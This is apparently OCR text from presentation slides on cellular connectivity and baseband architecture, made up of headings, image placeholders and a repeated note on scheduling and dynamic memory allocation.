
RRC

Protocols
(examples)

Cellular Connectivity in a Nutshell




Cellular Connectivity in a Nutshell



Baseband Architecture: High Level


Scheduling,
dynamic memory allocation




Baseband Architecture: High Level

Scheduling,
dynamic memory allocation

